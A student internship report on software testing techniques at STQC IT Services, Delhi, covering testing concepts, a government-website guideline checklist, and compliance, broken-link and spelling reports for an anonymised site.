

PROJECT REPORT
ON
SOFTWARE TESTING TECHNIQUES
At
STQC IT Services, MIETY, Delhi

Submitted to:

**AIM & ACT
DEPT. OF Computer Science & Engineering MIT, Moradabad**



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1.INTRODUCTION

1.1 ABOUT THE ORGANIZATION

1.1.1. Background

Standardization, Testing and Quality Certification (STQC) Directorate an attached office under the Department of Information Technology, Government of India. Established in 1977, for providing Standardization, Testing & Certification Support to Indian electro ABCs and allied industries at National/International level. STQC provides cost-effective International level Assurance Services in Quality and Security on a national level to Indian industry and users. STQC Services are also being extended to other overseas countries. This program has been in existence over three decades and was established based on the recommendations of Bhawa Committee's report on electronics industry. The program has received substantial technical and financial support from the Government of Germany under the Indo-German Technical Cooperation project spanning over 15 years (1980-1995).

Initially the STQC program was catering to the Testing and Calibration needs of the small and medium sized electronic industry. With the shift of focus on IT, the programme has undergone major changes in the past 4 years. From a mere Testing, Calibration and Quality Assurance Support to Electronics Hardware Sector, STQC has positioned itself as a prime Assurance Service Provider to both Hardware and Software industry and users. Recent focus of Department of Information Technology (DIT) in IT Security, Software Testing & Certification and assignment of National Assurance Framework have further raised the responsibility and expectations from the Directorate.

One of the center under STQC IT Services, Delhi center is well equipped with well qualified, trained & experienced man power to provide the software quality related

services .The center has very good training and testing facilities. STQC has taken initiative to support this major initiative of DIT on the aspects of Standards, Quality and Security. STQC has evolved a Quality Assurance framework covering the aspects of Quality of IT Service Delivery. It has also evolved a quality model for testing and evaluation of Application Software based on the latest International Standards and have also validated this model.

1.1.2. STQC Mission

“To be a key enabler in making Indian IT organizations and users achieve compliance to International Quality Standards and compete globally”.

1.1.3. STQC Testing Services

Independent Third party Test laboratories network covering

- Software system testing and issue of Test Reports
- Generation of Test Cases and automation of execution
- Development of regression test bed
- Verification & Validation planning in SDLC


1.1.4. STQC Standard Used

Various ISO/IEC IEEE Stds: Software Engineering

1.1.5. STQC Activities



1.1.6. The Organization Chart



1.1.7. Test Control Sub-Committee

A Test Control Sub-Committee is set up to co-ordinate, monitor and resolve priority conflict on the testing activities. The emphasis here is on the necessity of these coordination activities. Therefore for those small-sized projects not justifying existence of such sub-committee, its function is still required but is to be achieved through discussion meeting between project team and user representatives.

1.1.8 Independent Test Group

Where resource constraints permitted, an independent Test Group is set up to carry out the testing activities. The emphasis here is on the independent role of the Test Group, which does not necessarily mean dedicated resources.

2. GENERAL CONCEPTS OF TESTING

2.1 TESTING OBJECTIVES

Black Box Testing

The approach of testing where the program is considered as a “Black box”.

Also known as “Functional Testing”. The program test cases are based on the system specification Test planning can begin early in the software process.

Methods of Black box Testing

- Equivalence class partitioning
- Boundary value analysis
- Comparison testing
- Orthogonal array testing
- Decision Table based testing
- Cause Effect Graph

Structural Testing

Structural testing sometime called White-box testing. Testing that takes into account internal mechanism of a system or component. The objective of structural testing is to exercise all program statements.

Methods of White Box Testing

- Statement coverage
- Branch coverage
- Path coverage
- Condition coverage
- Mutation testing Data flow-based testing

Integration testing

The objective is to prove that the various programs making up the system are compatible, fit together and the interfaces between the programs are correct.

- After different modules of a system have been coded and unit tested:
 - Modules are integrated in steps according to an integration plan
 - Partially integrated system is tested at each integration step.

Develop the integration plan by examining the structure chart:

- Big bang approach
- Top-down approach
- Bottom-up approach
- Mixed approach

Acceptance Testing

User acceptance testing is the final test action taken before deploying the software. The goal of acceptance testing is to verify that the software is ready, and that end users can perform those functions and tasks for which the software was built can use it. There are other notions of acceptance testing, which are generally characterized by a hand-off from one group or one team to another.

Stress Testing

Stress testing imposes abnormal input to stress the capabilities of the software.

- Input data volume, input data rate, processing time, utilization of memory, etc. are tested beyond the designed capacity.

It evaluates system performance

- When stressed for short periods of time

If the requirements is to handle a specified number of users, or devices:

- Stress testing evaluates system performance when all users or devices are busy simultaneously.

Performance Testing

Load the system with activity that simulates legitimate user activity. Statistics collected to predict what performance and response time's users are likely to get. Procedure: conduct load test by creating virtual users. Use a load test tool and create typical scenarios to simulate load. Use think times to simulate authentic user behaviors.

Volume Testing

Volume testing addresses handling large amounts of data in the system. It checks

- Whether data structures (e.g. queues, stacks, arrays, etc.) are large enough to handle all possible situations
- Fields, records, and files are stressed to check if their size can accommodate all possible data volumes.

Configuration Testing

Configuration testing Analyse system behaviour:

- In various hardware and software configurations specified in the requirements
- Sometimes systems are built in various configurations for different users
For instance, a minimal system may serve a single user, other configurations for additional users.

Recovery Testing

Recovery testing aimed at verifying the system's ability to recover from varying degrees of failure.

It verifies both recovery process and components of recovery process

- These tests check response to:

- Presence of faults or to the loss of data, power, devices, or services

Security testing

Security testing tests whether the system meets its specified security objectives or not. Security testing is associated with risk. Security testing checks

- Obtain passwords
- Access idle terminals
- Imitate valid users
- Guess passwords
- Check permission of different user groups/users
- Check database security
- Create more users then allowed in user groups
- Delete user groups like ‘Supervisor’/ADMIN
- Rename user groups like ’Supervisor’/ADMIN

2.2 TESTING START PROCESS

When Testing should start:


Testing early in the life cycle reduces the errors. Test deliverables are associated with every phase of development. The goal of Software Tester is to find bugs, find them as early as possible, and make them sure they are fixed.

The number one cause of Software bugs is the **Specification**. There are several reasons specifications are the largest bug producer.

In many instances a Spec simply isn’t written. Other reasons may be that the spec isn’t thorough enough, its constantly changing, or it’s not communicated well to the entire team. Planning software is vitally important. If it’s not done correctly bugs will be created.

The next largest source of bugs is the **Design**, That’s where the programmers lay the plan for their Software. Compare it to an architect creating the blue print for

the building, Bugs occur here for the same reason they occur in the specification. It's rushed, changed, or not well communicated.



Coding errors may be more familiar to you if you are a programmer. Typically these can be traced to the Software complexity, poor documentation, schedule pressure or just plain dumb mistakes. It's important to note that many bugs that appear on the surface to be programming errors can really be traced to specification. It's quite common to hear a programmer say, "oh, so that's what its supposed to do. If someone had told me that I wouldn't have written the code that way."

The other category is the catch-all for what is left. Some bugs can blamed for false positives, conditions that were thought to be bugs but really weren't. There may be duplicate bugs, multiple ones that resulted from the square root cause. Some bugs can be traced to Testing errors.

Costs: The costs re logarithmic- that is, they increase tenfold as time increases. A bug found and fixed during the early stages when the specification is being written might cost next to nothing, or 10 cents in our example. The same bug, if not found until the software is coded and tested, might cost \$1 to \$10. If a customer finds it, the cost would easily top \$100.

2.3 TESTING STOP PROCESS

When to Stop Testing

This can be difficult to determine. Many modern software applications are so complex, and run in such as interdependent environment, that complete testing can never be done. "When to stop testing" is one of the most difficult questions to a test engineer. Common factors in deciding when to stop are:

- Deadlines (release deadlines,testing deadlines.)
- Test cases completed with certain percentages passed
- Test **budget** depleted
- Coverage of code/functionality/requirements reaches a specified point
- The rate at which Bugs can be found is too small
- Beta or **Alpha** Testing period ends
- The risk in the project is under acceptable limit.

Practically, we feel that the decision of stopping testing is based on the level of the risk acceptable to the management. As testing is a never ending process we can never assume that 100 % testing has been done, we can only minimize the risk of shipping the product to client with X testing done. The risk can be measured by Risk analysis but for small duration / low budget / low resources project, risk can be deduced by simply: -

- Measuring Test Coverage.
- Number of test cycles.


Number of high priority bugs.

2.4 REGRESSION TESTING

Regression testing is any type of *software testing* which seeks to uncover regression *bugs*. *Regression bugs* occur whenever software functionality that previously worked as desired, stops working or no longer works in the same way that was previously planned. Typically regression bugs occur as an unintended consequence of program changes.

Common methods of regression testing include re-running previously run tests and checking whether previously fixed faults have re-emerged.

Testing Life Cycle followed in STQC



3. WORK DONE AT STQC

ABOUT WEB APPICATION BEING TESTED

Test Scenario:

STQC IT Delhi Centre

Project Reference:

Module Reference: Government Website

Since the original name of the web application cannot be used due to policies followed by STQC.

Scenario # 1

Reference: GIGW

- 1 Association to Government is demonstrated by the use of Emblem/Logo, prominently displayed on the homepage of the website
- 2 Ownership information is displayed on homepage and on all important entry pages of the website.
- 3 Complete and self explanatory title of the homepage (appearing on the top bar of the browser) is provided.
- 4 Website is registered under 'gov.in' or 'nic.in' domain.
- 5 Website provides a prominent link to the 'National Portal' from the Home page and pages belonging to National Portal load in new browser window
- 6 Website has a Copyright Policy, prominently displayed on the homepage.
- 7 Due permission have been obtained for publishing any content protected by copyright.
- 8 Source of all documents, whether reproduced in part or full, is mentioned.
- 9 Website has a comprehensive Hyper Linking Policy
- 10 Clear indication are given when a link leads out to a non government website.
- 11 The mechanism is in place to check the accuracy of Hyperlinked Content.
- 12 Mechanism is in place to ensure that there are no 'broken links' (internal as well as external) or 'Page not found' errors.
- 13 Website has comprehensive Terms and Conditions statements, linked from all important pages.
- 14 Terms & Conditions disclaims responsibility of the content sourced/ linked from non Government website and clearly indicates whether information available on the site can be used for legal purposes or not.
- 15 Website has a Privacy Policy linked from all the relevant pages.
- 16 All electronic commerce transactions are handled through secure means.

About us

17 All information about the department, useful for the citizen and other stakeholders,

is present in ' About Us' section and mechanism is in place to keep the information up to date

Schemes

18 The complete title of the Scheme is reflected.

19 The website provides a complete description of the scheme along with the procedure

for obtaining the associated benefits.

20 The validity of the scheme has been mentioned.

Sl. No. Guide Lines

Services

21 Self explanatory title of the services is published.

22 The website provides a complete description of the service along with the procedure to apply for/avail the same.

Forms

23 The website provides the complete title of the form along with the purpose it is used for

24 Language of the Form (other than English) is mentioned clearly.

Acts

25 The complete title of the Act (as written in the official notification) is mentioned.

Documents

26 The complete title of the document is mentioned on the website.

27 The language of the Document (other than English) is mentioned clearly.

28 Validity of the Circular/ notification is mentioned.

Circulars and Recruitment

29 The official title of the Circular /Notification is mentioned.

30 Validity of the Circular/ notification is mentioned.

Tenders and Recruitment

31 Mechanism in place to ensure that all Tender / Recruitment Notices issued by the

Department are published on the website.

32 Website provides a complete description of the Tender / Recruitment notice along with

the procedure to apply for the same

33 Mechanism is in place to ensure that information on old / irrelevant Tender /

Recruitment notices is removed or moved into the archive section

News and Press Release

34 News / Press releases are displayed along with the date and these are organized as per

the archival policy of the website

Contact Us

35 Website has a 'Contact Us' page, linked from the home page and all relevant places in the website.

36 The complete contact details of important functionaries in the Department are given in

the 'Contact Us' section

Presence on the National Portal

37 Mechanism is in place to ensure that all the Citizen Services, Forms, Documents and

Schemes are registered with the respective repositories of the National Portal.

38 Mechanism is in place to ensure that all outdated announcements are removed from the website or moved to archive

39 All Discussion Forum on the website are moderated.

40 For every related link, the complete URL of the Home Page/concerned webpage is provided.

S.No GUIDELINE

41 Feedback is collected through online forms and mechanism is in place to ensure timely response to feedback/queries received through the website.

42 The website has a readily available Help section

43

Complete information including title, size(playing time for audio/video), format, usage instructions and plug-in to view the file is provided for downloadable material including documents.

44 Mechanism is in place to ensure that all downloadable material is free from virus.

45 Minimum content as prescribed in the guidelines is present on the homepage.

46 Subsequent pages of the website have the minimum content as prescribed in the guidelines.

47 Website is free from offensive / discriminatory language.

48 Content is compiled and packaged with citizen orientation.

49 The Department has a Content Contribution, Moderation and Approval Policy(CMAP) for the Websites.

50 Home Page and every important entry page of website displays the last updated / reviewed date.

51 Department has a Content Review Policy(CRP) for the website.

52 All Documents / Reports have a time stamp at least on the main page.

53 The Departments have a clearly laid out Content Archival Policy(CAP) for the website.

54 Clear and simple language has been used throughout the website.

55 The language is free from spelling and grammatical errors.

56 Whenever there is a change in the language of a web page it has been clearly indicated.

57 Consistency in nomenclature is maintained across the website.

58 All information, which is of direct importance to the citizen, is accessible from the Homepage.

59 Information structure and relationship is preserved in all presentation styles.

60 The meaningful reading sequence is preserved in all presentation styles.

61 Documents / pages in multiple languages are updated simultaneously.

S.No GUIDELINE

62 Visual/textual identity elements highlighting the Government's ownership of the website are prominently placed on the page.

63 A consistent page layout has been maintained throughout the website

64 National identity symbols like Flag, National Emblem etc., are in a proper ratio and colour.

65 Hindi/ regional language fonts have been tested on popular browsers for any

inconsistency (loss of layout)

66 Web Pages allow resizing of text without the use of assistive technology.

67 Text is readable both in electronic and print format and the page prints correctly on an A4 size paper.

68 There is adequate contrast between text and background colour.

69 All information is conveyed with colour is also available without colour.

70 Alternate text is provided for non text elements(e.g. images).

71 Websites provide textual description of audio / video clips and multimedia presentation.

72 Caption have been provided for all important audio content.

73 Web pages do not contain any content that flashes for more than three times in a second.

74 There is a mechanism to control scrolling, blinking content.

75 There is a mechanism to control (stop, pause....) audio that starts automatically.

76 All pages on the website have a link to the home page.

77 The positioning and terminology used for navigation items and navigation scheme is consistent across the website.

78 There are no links to 'under construction' pages.

79 Each page is a stand alone entity in terms of ownership, navigation and context of content.

80 Web pages allow the user to bypass repeated blocks of content.

81 Website has either a "search" box or a link to a "search" page from every page of the

website.

82 Website has an up to date Site Map that is linked to the Home Page as well as to all important entry pages of the website.

83 If the site uses frames, each frame is properly titled.

S.No GUIDELINE

84 Website uses Cascading Style sheets to control layouts/styles

85 Website is readable even when sheets are switched off or not loaded.

86 Web pages are usable even when scripts, applets etc are turned off.

87 Documents are provided either in HTML or other accessible formats.

Instruction /

Download details for viewing these formats are provided.

88 In content implemented using mark up languages, the elements have been used according to specification.

89 Labels have been provided when content requires input from the users.

90 Time limit for time dependent web functions can be adjusted by the user (also refer exceptions).

91 Instructions for operating/ understanding content do not rely solely on characteristics

like shape, size, location etc.

92 All input errors are flashed in text.

93 Functionality of content is operable through keyboard.

94 Focus is not trapped in any component while navigating through keyboard only.

95 Purpose of each link is clear to the user.

96 When any component receives focus it does not initiate change in context.

97 Changing the setting of a component does not change the context unless the user has

been informed of the same.

98 Metadata for pages like title, keywords, description and language is appropriately included.

99 Data tables have been provided with necessary tags / mark up.

100 All components receives focus in an order that preserves the meaning / operation.

101 Role of all interface components can be programmatically determined.

102 The websites have been tested on multiple browsers.

103 Websites has cleared Security Audit by certificate agency and has a Security Policy.

S.No GUIDELINE

104 Websites are accessible to the intended audience in an efficient and secure manner on

- 24 x 7 basis. Yes
- 105 The hosting Service Provider possesses state-of-the art multi-tier security infrastructure as well as devices such as firewall and intrusion prevention system. Yes
- 106 The hosting Service Provider has redundant server infrastructure for high availability.
- 107 The hosting service provided performs regular backup of the web site.
- 108 The Hosting Service Provided has a Disaster Recovery (DR) Centre in a geographically distance location and a well crafted DR plan for the website.
- 109 Website Hosting Provider provides Helpdesk & Technical support on 24x7x 365 basis.
- 110 All possible secure measures have been taken to prevent defacement/hacking of the website and the Department has been contingency plan in place for situation like these.
- 111 Website ranks in the first five results on major search engines when searched with relevant keywords.
- 112 It has been ensured that all stationery of the department as well as advertisements/public messages issued by the concerned Department prominently display the **URL of** the website.
- 113 Department has nominated a Web Information Manager as defined in the guidelines.
- 114 The websites has a website monitoring policy.
- 115 All policies and plans are approved by Head of Department.

TEST CASE 1:

DEFECTS FOUND IN THE WEBSITE

<i>Complete and self-explanatory title of the homepage (appearing on the top bar of the browser) is provided</i>	<i>Not In compliance</i>
<i>Source of all documents, whether reproduced in part or full, is mentioned.</i>	<i>Not In compliance</i>
<i>Clear indications are given when a link leads out to a non-government website.</i>	<i>Not In compliance</i>
<i>Mechanism is in place to ensure that there are no "broken links" (internal as well as external) or "Page not found" errors.</i>	<i>Not In compliance</i>
<i>The website has a readily available Help section.</i>	<i>Not In compliance</i>
<i>There is adequate contrast between text and background color.</i>	<i>Not In compliance</i>
<i>All Documents/ Reports have a time stamp at least on the main page.</i>	<i>Not In compliance</i>
<i>The meaningful reading sequence is preserved in all presentation styles.</i>	<i>Not In compliance</i>

<i>The meaningful reading sequence is preserved in all presentation styles.</i>	<i>Not In compliance</i>
<i>Text is readable both in electronic and print format and the page prints correctly on an A4 size paper.</i>	<i>Not In compliance</i>
<i>Website is readable even when style sheets are switched off or not loaded.</i>	<i>Not In compliance</i>
<i>Metadata for page like title, keywords, description and language is appropriately included.</i>	RPT Tool is used <i>Not In compliance</i>
<i>- Role of all interface components can be programmatically determined.</i>	<i>Not In compliance</i>
<i>Data tables have been provided with necessary tags/markup.</i>	<i>Not In compliance</i>

TEST CASE 2:

RATIONAL POLICY TESTER:

DESCRIPTION:

REPORTS:

1. BROKEN LINKS REPORTS:

In this we check the broken links in the website.

Errors:

Page	Target Id	Target Type	Error Type
gov.in/Home/NoticeBoard?mid=1368&AclsId=147	0x1C9797E9	Anchor	Custom Error Page
gov.in/Home/PhotoGallery?bbum=18	0x7A5A7A8B	Anchor	Custom Error Page
gov.in/Home/StaffMap	0x7A75395F	Anchor	Custom Error Page
gov.in/UserView/AIFaculty?design_id=0	0xD0C55A9F	Anchor	Custom Error Page
gov.in/UserView?mid=1433	0x7AD5A7B1	Anchor	Custom Error Page
gov.in/UserView?mid=1433	0x7AD5A7B1	Feedback/AddFeedback	Custom Error Page
gov.in/Home/PhotoGallery?bbum=18	0x7A5A7A8B	Feedback/AddFeedback	Custom Error Page
gov.in/Home/PhotoGallery?bbum=18	0x7A5A7A8B	Other	Custom Error Page
gov.in/UserViewIndex?mid=1364	0x14B07104E9F752AA3C2E9CF004D3C0	Anchor	File Not Found
gov.in/Home/PhotoGallery?bbum=18	0x7A5A7A8B	Anchor	File Not Found
gov.in/ContentStyle/ThemeAllow.css	0x0DCC44A778597293B9E10F90A83220	Anchor	File Not Found
gov.in/ViewData/Multiple?mid=1338	0x5A38895D5562C7AEECE2ED539FD8	Anchor	File Not Found
gov.in/NoticeBoard?mid=1368&AclsId=258	0x14671104E9F752AA3C2E9CF004D3C0	Anchor	File Not Found
gov.in/Home/Index	0x192522E7784174267F15C1924D0A	Anchor	File Not Found
gov.in/Home/PhotoGallery?bbum=18	0x7A5A7A8B	Anchor	File Not Found
gov.in/Home/PhotoGallery?bbum=18	0x7A5A7A8B	Feedback/AddFeedback	File Not Found
gov.in/UserView/AIFaculty?design_id=3	0x7A5A7A8B	Feedback/AddFeedback	File Not Found
gov.in/Home/NoticeBoard?mid=1368&AclsId=147	0x1C9797E9	Feedback/AddFeedback	File Not Found
gov.in/UserViewIndex?mid=1370	0x3892EFC416D7AD53F2B3D58C05402	Anchor	Custom Error Page
gov.in/	0x90505B9106909BFF69992E88A472331	Anchor	Custom Error Page

SPELLING ERROR REPORT:

This report provides incorrect spellings in the websites


Severity	Status	Issue	Page ID	Page	# of Instances	Word
High	Open	298071 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/	1	1 word	
High	Open	298071 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/	1	1 th	
High	Open	298071 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/	2	website	
High	Open	298070 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/	4	t	
High	Open	298070 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/UserView/AIFaculty?design_id=3	2	website	
High	Open	298070 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/UserView/AIFaculty?design_id=3	3	t	
High	Open	298070 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/UserView/AIFaculty?design_id=3	3	website	
High	Open	298070 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/UserViewIndex?mid=1345	3	t	
High	Open	298070 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/UserViewIndex?mid=1370	2	website	
High	Open	298070 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/UserViewIndex?mid=1370	3	t	
High	Open	298070 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/UserViewIndex?mid=1370	1	(b)	
High	Open	298070 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/UserViewIndex?mid=1370	1	1 (b)	
High	Open	298071 0x150777240370F42A00070A32782	gov.in/ViewData/Multiple?mid=1338	2	website	
High	Open	298070 0x150777240370F42A00070A32782	gov.in/ViewData/Multiple?mid=1338	3	t	
High	Open	297973 0x07C724524D7EFCFAECA9A4E7B597F4	gov.in/Home/AccessibilityOptions	3	website	
High	Open	297973 0x07C724524D7EFCFAECA9A4E7B597F4	gov.in/Home/AccessibilityOptions	3	t	
High	Open	298071 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/UserView/AIFaculty?design_id=146	2	website	
High	Open	298071 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/UserView/AIFaculty?design_id=146	3	t	
High	Open	298071 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/Feedback/AddFeedback	4	website	
High	Open	298071 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/Feedback/AddFeedback	3	t	
High	Open	298071 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/Home/NoticeBoard?mid=13688&AclsId=147	2	website	
High	Open	298071 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/Home/NoticeBoard?mid=13688&AclsId=147	3	t	
High	Open	298071 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/Home/VideoGallery	2	website	
High	Open	298071 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/Home/VideoGallery	3	t	
High	Open	298071 0x2ECD983086EFF23DCAF760FB74973F3	gov.in/Home/VideoSelling	1	var	
High	Open	298139 0x3403F7E843954E7056059EC99905	gov.in/ViewData/Multiple?mid=1355	2	website	

2. Web Accessibility Guidelines 2.0 Level A compliance

It checks:


(i). Labels:

Screenshot:



